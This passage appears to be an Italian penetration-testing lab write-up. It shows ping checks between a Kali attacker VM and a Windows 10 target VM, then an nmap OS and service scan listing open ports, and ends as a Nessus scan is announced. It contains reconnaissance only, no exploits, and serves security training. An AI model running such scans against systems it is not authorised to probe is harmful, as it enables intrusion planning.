    inet6 ::1 prefixlen 128 scopeid 0x10<host>
        loop txqueuelen 1000 (Local Loopback)
        RX packets 8 bytes 480 (480.0 B)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 8 bytes 480 (480.0 B)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(kali㉿kali)-[~]
$ ping 192.168.200.200
PING 192.168.200.200 (192.168.200.200) 56(84) bytes of data.
64 bytes from 192.168.200.200: icmp_seq=1 ttl=128 time=3.95 ms
64 bytes from 192.168.200.200: icmp_seq=2 ttl=128 time=0.672 ms
64 bytes from 192.168.200.200: icmp_seq=3 ttl=128 time=0.578 ms
64 bytes from 192.168.200.200: icmp_seq=4 ttl=128 time=0.770 ms
64 bytes from 192.168.200.200: icmp_seq=5 ttl=128 time=0.652 ms
^C
--- 192.168.200.200 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4059ms
rtt min/avg/max/mdev = 0.578/1.324/3.950/1.314 ms

(kali㉿kali)-[~]
```

IP Win10 (macchina target): 192.168.200.200

```
W10 PRO [Metasploitable] - BW2 [In esecuzione] - Oracle VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto

C:\Users\user>ipconfig
Microsoft Windows [Versione 10.0.10240]
(c) 2015 Microsoft Corporation. Tutti i diritti sono riservati.


C:\Users\user>ping 192.168.200.100
Esecuzione di Ping 192.168.200.100 con 32 byte di dati:
Risposta da 192.168.200.100: byte=32 durata=1ms TTL=64
Risposta da 192.168.200.100: byte=32 durata=1ms TTL=64
Risposta da 192.168.200.100: byte=32 durata<1ms TTL=64
Risposta da 192.168.200.100: byte=32 durata<1ms TTL=64

Statistiche Ping per 192.168.200.100:
    Pacchetti: Trasmessi = 4, Ricevuti = 4,
    Persi = 0 (% persi),
    Tempo approssimativo percorsi andata/ritorno in millisecondi:
        Minimo = 0ms, Massimo = 1ms, Medio = 0ms

C:\Users\user>
```


Procediamo poi a verificare la corretta assegnazione degli indirizzi IP e la reciproca raggiungibilità delle macchine

Avviamo il servizio Apache nella macchina target



Attraverso il comando *nmap* lanciato dalla macchina attaccante siamo riusciti a raccogliere le seguenti informazioni della macchina target:

- **sistema operativo**
- **porte aperte**



Kali Linux 2024.4 [x64] [In esecuzione] - Oracle VirtualBox

File Macchina Visualizza Inserimento Dispositivi Aiuto

(kali㉿kali)-[~]\$ nmap -O -sS -sC -sV 192.168.200.200

Starting Nmap 7.95 (https://nmap.org) at 2025-03-17 13:55 CET

Stats: 0:01:23 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan

Service scan Timing: About 88.89% done; ETC: 13:57 (0:00:09 remaining)

Stats: 0:02:27 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan

Service scan Timing: About 94.44% done; ETC: 13:58 (0:00:08 remaining)

Stats: 0:03:00 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan

NSE Timing: About 98.37% done; ETC: 13:58 (0:00:00 remaining)

Nmap scan report for 192.168.200.200

Host is up (0.00088s latency).

Not shown: 982 closed tcp ports (reset)

PORT	STATE	SERVICE	VERSION
7/tcp	open	echo	
9/tcp	open	discard?	
13/tcp	open	daytime	Microsoft Windows International daytime
17/tcp	open	qotd	Windows qotd (English)
19/tcp	open	chargen	
80/tcp	open	http	Microsoft IIS httpd 10.0

|_http-title: IIS Windows

|_http-methods:

|_ Potentially risky methods: TRACE

|_http-server-header: Microsoft-IIS/10.0

135/tcp open msrpc Microsoft Windows RPC

139/tcp open netbios-ssn Microsoft Windows netbios-ssn

445/tcp open microsoft-ds Windows 10 Pro 10240 microsoft-ds (workgroup: WORKGROUP)

1801/tcp open msmq?

2103/tcp open msrpc Microsoft Windows RPC

2105/tcp open msrpc Microsoft Windows RPC

2107/tcp open msrpc Microsoft Windows RPC

3389/tcp open ms-wbt-server Microsoft Terminal Services

|_ssl-date: 2025-03-17T12:58:31+00:00; -8s from scanner time.

|_ssl-cert: Subject: commonName=DESKTOP-9K104BT

| Not valid before: 2025-03-16T10:36:28

| Not valid after: 2025-09-15T10:36:28

5432/tcp open postgresql?

8009/tcp open ajp13 Apache Jserv (Protocol v1.3)

|_ajp-methods: Failed to get a valid response for the OPTION request

8080/tcp open http Apache Tomcat/Coyote JSP engine 1.1

|_http-server-header: Apache-Coyote/1.1

|_http-title: Apache Tomcat/7.0.81

|_http-open-proxy: Proxy might be redirecting requests

|_http-favicon: Apache Tomcat

8443/tcp open ssl/https-alt

|_http-title: Not Found

|_http-server-header: Microsoft-HTTPAPI/2.0

|_ssl-cert: Subject: commonName=DESKTOP-9K104BT

| Not valid before: 2024-07-09T16:53:31

| Not valid after: 2029-07-09T16:53:31

MAC Address: 08:00:27:9B:DE:C5 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)


Device type: general purpose

Running: Microsoft Windows 10

OS CPE: cpe:/o:microsoft:windows_10

OS details: Microsoft Windows 10 1507 - 1607

Con l'ausilio dell'app **Nessus** effettuiamo una scansione delle vulnerabilità presenti nella macchina target



